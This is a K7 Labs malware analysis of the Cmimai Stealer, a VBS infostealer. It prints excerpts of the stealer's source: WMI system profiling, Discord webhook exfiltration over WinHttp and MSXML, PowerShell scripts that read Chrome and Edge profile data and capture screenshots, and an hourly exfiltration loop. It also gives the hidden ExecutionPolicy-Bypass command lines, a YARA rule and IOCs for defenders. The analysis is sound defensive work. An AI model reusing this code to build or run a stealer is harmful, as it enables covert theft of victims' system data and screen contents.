Silent Watcher: Dissecting Cmimai Stealer’s VBS Payload

Published: 2025-08-08 · Archived: 2026-04-05 21:49:32 UTC

Recently, we at K7 Labs saw a tweet about the **Cmimai Stealer**, a VBS (Visual Basic Script) infostealer that began to surface in June 2025. This malware is part of a class of Infostealer that uses PowerShell and native Windows scripting for data theft. Cmimai Stealer collects information from the victim’s system and exfiltrates the data using Discord webhook. Interestingly we found another sample uploaded on June 28 with a different webhook url. In this blog, we will dissect the offensive mechanisms and provide useful detection techniques for defenders.



Fig. 1.1: Tweet about Cmimai Stealer

```
77      Else : LogAction "Failed to get WMI service object. Error: " & Err.Description : End I
78      Err.Clear
79      jsonEmbed = "{""username"": ""Cmimai Stealer"","
80      jsonEmbed = jsonEmbed & """avatar_url"": ""https://i.imgur.com/gLA93j0.png"","  ' Dark
81      jsonEmbed = jsonEmbed & """embeds"": [{""title"": ""System Information Report"","colo
82      jsonEmbed = jsonEmbed & """fields"": ["
83      jsonEmbed = jsonEmbed & "{""name"": ""Computer"", ""value"": """ & EscapeJsonString(co
84      jsonEmbed = jsonEmbed & "{""name"": ""User"", ""value"": """ & EscapeJsonString(userNa
85      jsonEmbed = jsonEmbed & "{""name"": ""OS"", ""value"": """ & EscapeJsonString(osCaptio
86      jsonEmbed = jsonEmbed & "],""timestamp"": """ & GetISO8601Timestamp() & """}]}"
87      success = SendDiscordJSON(jsonEmbed)
88      If success Then LogAction "System info sent." Else LogAction "Failed to send system in
89  End Sub
```

Fig. 1.2: Presence of the Text “Cmimai Stealer” in the Script

Operational Workflow

```
[+] VBS Script Launches
    ├── Gathers system info via WMI
    ├── Writes PowerShell scripts:
    │   ├── Browser data script - extracts Chrome/Edge profile info, logs locally - "\vbs_ps_browser.ps1"
    │   └── Screenshot script – captures screen, compresses, and sends to Discord - "\vbs_ps_diag.ps1"
    ├── Executes them with ExecutionPolicy Bypass
    ├── Sends data to Discord webhook
    └── Loops every 60 minutes
```

Fig. 2: Operational Workflow

The VBS-based malware’s primary operational workflow is described in the above Fig. 2. The script circumvents execution restrictions, generates additional PowerShell files, and gathers system data when it runs. It uses Discord webhooks to send stolen data, monitors the response, and runs repeatedly every 60 minutes.

```
183 LogAction "Cmimai Stealer VBS (UI Rev) Initializing..."
184 WScript.Sleep 500
185 Call SendInitialSystemInfo()
186 WScript.Sleep 1000
187 Call AttemptBrowserDataCollection()
188 WScript.Sleep 1000
189 LogAction "Attempting initial diagnostic report..."
190 Call AttemptDiagnosticReportViaPS()
191 WScript.Sleep 1000
192 LogAction "Initialization complete. Starting hourly diagnostic report loop."
193 Dim oneHourMs : oneHourMs = 3600000
```

Fig. 3.1: Initialization and Task Scheduling of Cmimai VBS Stealer

Initially it logs all the execution events in a log “vbs_reporter_log.txt” which is created in the system’s temporary folder and then it collects the system and browser data (as shown in Fig. 3.1 and Fig. 3.2).

```
Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
strTempFolder = objFSO.GetSpecialFolder(2) ' 2 = Temp Folder Path
logFilePath = strTempFolder & "\vbs_reporter_log.txt" ' Log file f

Sub LogAction(logMessage)
    On Error Resume Next
    Dim fileStream
    Set fileStream = objFSO.OpenTextFile(logFilePath, 8, True, 0)
    fileStream.WriteLine(Now & " - " & logMessage)
    fileStream.Close
    Set fileStream = Nothing
    On Error GoTo 0
End Sub
```

Fig. 3.2: Creation of log file

- **System Information Collection via WMI**

The first module is the data-collection module that collects information like the OS version and caption, by querying the Windows Management Instrumentation (WMI) Win32_OperatingSystem class. Additionally, it retrieves the current username and the computer name of the system along with a timestamp (as shown in Fig. 3.3 & Fig. 3.4).

```
computerName = objShell.ExpandEnvironmentStrings("%COMPUTERNAME%")
userName = objShell.ExpandEnvironmentStrings("%USERNAME%")
osCaption = "N/A" : osVersion = "N/A"
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
If Err.Number = 0 Then
    Set colOS = objWMIService.ExecQuery("SELECT Caption, Version FROM Win32_OperatingSystem")
    If Err.Number = 0 And Not IsNull(colOS) Then
        For Each objOS In colOS : osCaption = objOS.Caption : osVersion = objOS.Version : Exit For
    Else : LogAction "Failed to query Win32_OperatingSystem. WMI Error: " & Err.Description : End I
```

Fig. 3.3: WMI OS version and Caption

```
onEmbed & """embeds"": [{""title"": ""System Information Report"",""color"": 65280," ' Green
onEmbed & """fields"": ["
onEmbed & "{""name"": ""Computer"", ""value"": """ & EscapeJsonString(computerName) & """, ""in
onEmbed & "{""name"": ""User"", ""value"": """ & EscapeJsonString(userName) & """, ""inline""
onEmbed & "{""name"": ""OS"", ""value"": """ & EscapeJsonString(osCaption & " (" & osVersion
onEmbed & "],""timestamp"": """ & GetISO8601Timestamp() & """}]}"
DiscordJSON(jsonEmbed)
```

Fig. 3.4: System Information Collection

- **Discord Exfiltration via JSON Webhook**

WinHttp or MSXML-based HTTP objects are used to send this data to the configured Discord webhook in a JSON object (as shown in Fig. 3.5 and Fig. 3.6).

```
Function SendDiscordJSON(jsonPayload)
    On Error Resume Next
    LogAction "Attempting to send JSON payload."
    Dim http, status, responseText, retryCount, maxRetries
    retryCount = 0 : maxRetries = 3
    Set http = Nothing
    Do While retryCount < maxRetries
        Err.Clear
        Set http = CreateObject("WinHttp.WinHttpRequest.5.1")
        If Err.Number = 0 Then
            http.Open "POST", webhookURL, False
            http.SetRequestHeader "Content-Type", "application/json; charset=utf-8"
            http.SetRequestHeader "User-Agent", "Cmimai Stealer VBS UI Rev"
            http.Send jsonPayload
            status = http.Status : responseText = http.ResponseText
        Else
```

Fig. 3.5: JSON Data Exfiltration to Discord Using WinHttpRequest.5.1

```
    status = http.Status : responseText = http.ResponseText
Else
    LogAction "Failed to create WinHttp.WinHttpRequest.5.1. Error: " & Err.Description & ". Trying MSXML."
    Err.Clear : Set http = CreateObject("MSXML2.ServerXMLHTTP.6.0")
    If Err.Number <> 0 Then Err.Clear : Set http = CreateObject("MSXML2.ServerXMLHTTP.3.0")
    If Err.Number <> 0 Then Err.Clear : Set http = CreateObject("Microsoft.XMLHTTP")
    If Err.Number = 0 And Not http Is Nothing Then
        http.Open "POST", webhookURL, False
        http.setRequestHeader "Content-Type", "application/json; charset=utf-8"
        http.setRequestHeader "User-Agent", "Cmimai Stealer VBS UI uRev (MSXML)"
        http.send jsonPayload
        status = http.Status : responseText = http.ResponseText
    Else
        LogAction "Failed to create any HTTP object. JSON not sent. Last MSXML Error: " & Err.Description
        status = -1
    End If
```

Fig. 3.6: Fallback to MSXML2.XMLHTTP on Failure with Logging

- **Browser Metadata Collection**

This part of the script creates and runs a PowerShell script “vbs_ps_browser.ps1”, which is deleted after execution, to gather user profile metadata from Chrome and Edge browsers (as shown in Fig. 3.7 & Fig. 3.8). It logs the results in “ps_browser_log.txt” within the temp folder after attempting to parse the Local State JSON file for the above-mentioned browsers. Once the attempt is successful It collects **profile name** (*name*) and **email address** (*user_name*) for all user profiles in the said browsers. The Local State file also contains ***encrypted_key*** and ***app_bound_encrypted_key*** for older and newer versions respectively which can be seen in chromium based browsers like chrome and edge. The *encrypted_key* is the base64 encoding of the Master Key and is used to decrypt the sensitive data stored in other files like Login Data, Cookies, etc. In other words, if the attackers have both the Master key and the files like Login Data, Cookies, Preferences, they can extract all the autofill passwords, cookie info and browser preferences. In this script sample we didn’t find any module that decrypts or exfiltrates the browser data.

```
Sub AttemptBrowserDataCollection() ' Renamed to reflect it's an attempt, not guaranteed s
    On Error Resume Next
    LogAction "Browser data collection initiated (info will be logged locally only)."
    psScriptPath = strTempFolder & "\vbs_ps_browser.ps1"
    psLogPath = strTempFolder & "\ps_browser_log.txt"
    psScriptContent = psScriptContent & "$LogPath = '" & psLogPath & "';" & vbCrLf
    psScriptContent = psScriptContent & "Function Write-PSScriptLog { Param([string]$Mess
```

Fig. 3.7: Initialization of PowerShell Script for Browser Metadata Collection

```
 'No browser data found/processed.'; try {" & vbCrLf
ths =
tionData') + '\Google\Chrome\User Data\Local State',
onData') + '\Microsoft\Edge\User Data\Local State');" &

sults = @(); foreach($Path in $Paths) { if (Test-Path
rome*') {'Chrome'} else {'Edge'};" & vbCrLf
```

Fig. 3.8: Targeted Paths for Browser Metadata Extraction

- **Screen Capture Module**

This module's purpose is to take a screenshot of the main screen. When the main sample is executed, a PowerShell script "vbs_ps_diag.ps1" is created that takes the screenshot, converts it to a 70% quality JPEG, and gets it ready for upload (as shown in Fig. 3.9 and Fig. 3.10). To ensure successful operation, the module first verifies that PowerShell is accessible and unblocked by execution policies. After that, it makes use of .NET assemblies such as System.Drawing and System.Windows.Forms to take screenshots, save it as an image file, and prepare it to be sent to the attacker. Before the data is sent, it confirms that the image size does not exceed Discord's 8MB upload limit to prevent errors.

```
115    Sub AttemptDiagnosticReportViaPS() ' Renamed from TakeAndSendScreenshotViaPS
116        On Error Resume Next
117        LogAction "Checking PowerShell for diagnostic report."
118        If objShell.Run("powershell.exe -NoProfile -Command ""exit 0""", 0, True) <>
119        LogAction "Attempting diagnostic report (e.g., screen state) to Disco d."
120        Dim psScriptPath_ss, psScriptContent_ss, tempReportFilePath, compress dRepor
121        tempReportFilePath = strTempFolder & "\vbs_diag_" & Replace(Replace(R place(
122        compressedReportPath = strTempFolder & "\vbs_diag_comp_" & Replace(Re lace(R
123        psScriptPath_ss = strTempFolder & "\vbs_ps_diag.ps1"
124        psLogPath_ss = strTempFolder & "\ps_diag_log.txt"
125        maxFileSize = 7 * 1024 * 1024 ' Reduced slightly for safety margin wi h Disc
126
127        psScriptContent_ss = "$ErrorActionPreference = 'Continue';" & vbCrLf
128        psScriptContent_ss = psScriptContent_ss & "$LogPath = '" & psLogPath_ss & "'
129        psScriptContent_ss = psScriptContent_ss & "Function Write-PSScriptLog { Para
```

Fig. 3.9: Screenshot Capture and Upload Logic

```
$Gfx.CopyFromScreen($Bounds.Location, [System.Drawing.Point]::Empty, $Bounds.Size);" & vbCrLf
$TempPath = '" & tempReportFilePath & "'; $CompressedPath = '" & compressedReportPath & "';" & vbCrLf
$Bmp.Save($TempPath, [System.Drawing.Imaging.ImageFormat]::Png);" & vbCrLf
$Img = [System.Drawing.Image]::FromFile($TempPath);" & vbCrLf
$Enc = [System.Drawing.Imaging.Encoder]::Quality; $EncParams = New-Object System.Drawing.Imaging.EncoderParameters(
$EncParams.Param[0] = New-Object System.Drawing.Imaging.EncoderParameter($Enc, 70L);" & vbCrLf ' Quality 70
$Codec = [System.Drawing.Imaging.ImageCodecInfo]::GetImageEncoders() | Where-Object { $_.MimeType -eq 'image/jpeg'
$Img.Save($CompressedPath, $Codec, $EncParams); $Img.Dispose(); Write-PSScriptLog ""Diagnostic compressed: $Compres
Remove-Item -Path $TempPath -Force -EA SilentlyContinue;" & vbCrLf
    Write-PSScriptLog ""Diagnostic report too large for Discord: $($FInfo.Length) bytes. Not sending."; exit 1; }"
Write-PSScriptLog ""Attempting to send diagnostic report to Discord."; $Retries = 0;" & vbCrLf
```

Fig. 3.10: Screenshot Compression logic



Fig. 3.11: Exfiltrated System Info and Screenshot Displayed in Discord

- **Persistence Via Timed Execution**

After collecting system info and sending the screenshot (as shown in Fig. 3.12), the script enters an endless loop with an interval of one hour. This allows the attacker to receive updated screen capture via AttemptDiagnosticReportViaPS() (Fig. 3.9) regularly without any user action.

```
191  WScript.Sleep 1000
192  LogAction "Initialization complete. Starting hourly diagnostic report loop."
193  Dim oneHourMs : oneHourMs = 3600000
194  Do
195      LogAction "Sleeping for 1 hour..."
196      WScript.Sleep oneHourMs
197      LogAction "Hourly interval: Attempting diagnostic report..."
198      Call AttemptDiagnosticReportViaPS()
199      WScript.Sleep 1000
200  Loop
```

Fig. 3.12: Timed Loop for Persistent Data Exfiltration



Fig. 3.13: vbs_reporter_log.txt

The above log (Fig. 3.13) shows all the milestones of the activities performed by this VB script.

Defensive Considerations

- **High risk Processes and Parent-Child combos**



Fig. 4.1: Parent-Child Process Chain

The above Fig. 4.1 shows the process tree where powershell.exe is launched by wscript.exe. Based on the security levels, defenders can decide if script execution can be allowed and if certain parent-child combos can be flagged.

- **Filesystem and Behavioral Indicators**

For this particular malware, defenders can keep an eye out for PowerShell scripts called vbs_ps_browser.ps1 or vbs_ps_diag.ps1, as well as image files like vbs_diag_*.png or .jpg in the %TEMP% folder.

Command lines used by this sample	**Description**
“C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File “C:\Users\<User_Name>\AppData\Local\Temp\vbs_ps_browser.ps1”	Runs a hidden PowerShell script to collect browser data
“C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” -NoProfile -Command “exit 0”	Checks if PowerShell is available (used as a test)
“C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File “C:\Users\<User_Name>\AppData\Local\Temp\vbs_ps_diag.ps1”	Runs a hidden PowerShell script to take a screenshot

Table 4.1: Suspicious PowerShell Commands Used by Cmimai Stealer

- **Network Artifacts and Webhook Detection**

The script uses HTTPS to send stolen data to discord.com/api/webhooks/… This can be used in identifying the traffic because it has a unique User-Agent name: Cmimai Stealer VBS UI Rev (Fig. 4.2). Defenders should also keep an eye out for any unexpected Discord traffic, particularly coming from servers or critical systems.

```
eateObject("WinHttp.WinHttpRequest.5.1")
 = 0 Then
 "POST", webhookURL, False
equestHeader "Content-Type", "application/json; charset=utf-8"
equestHeader "User-Agent", "Cmimai Stealer VBS UI Rev"
 jsonPayload
http.Status : responseText = http.ResponseText
```

Fig. 4.2: User Agent – Cmimai Stealer VBS UI Rev

- YARA rules can be used to hunt similar files.

```
rule Cmimai
{
    meta:
        description = "Detects files similar to Cmimai Stealer"

    strings:
        $l1 = "\\Google\\Chrome\\User Data\\Local State" nocase
        $l2 = "\\Microsoft\\Edge\\User Data\\Local State" nocase
        $s1 = "https://discord.com/api/webhooks/" nocase
        $s2 = "FSO.GetSpecialFolder(2)"
        $s3 = "impersonationLevel=impersonate"
        $s4 = "powershell.exe -NoProfile -ExecutionPolicy Bypass" nocase
        $s5 = "System.Windows.Forms"
        $s6 = "System.Drawing"

    condition:
        filesize < 500KB and
        ($l1 or $l2) and
        5 of ($s*)
}
```

Fig. 4.3: YARA Rule

Cmimai Stealer is an infostealer that sends the stolen data to threat actors through Discord. It is light weight and lacks advanced features like persistence on system restart, encrypted communication and credential theft; perhaps by design. Although it is collecting browser data and screenshots making us classify it as an Infostealer, it can be used for the dual purpose as a Stealer and also as a second stage reconnaissance tool used for strategizing further future attacks. It has not been attributed to any known malware family yet.

IOCs

HASH	DETECTION NAME
85d55caca5b341696382680eb3550918	Trojan (0001140e1)
ea792d0458d40471cefa26ebccf4ed45	Trojan (0001140e1)

References

- **Tweet by @suyog41 – Cmimai Stealer Initial Report**

Source: https://x.com/suyog41/status/1937035864527511887

- **TechOwlShield Monthly Report – June 2025**

Source: https://www.techowlshield.com/blog-detail.php?slug=monthly+report+june-2025

- **Behind The Chrome Vault: A Guide to Decrypting Credentials**

Source: https://krptyk.com/2023/10/15/decrypting-chrome-credentials/
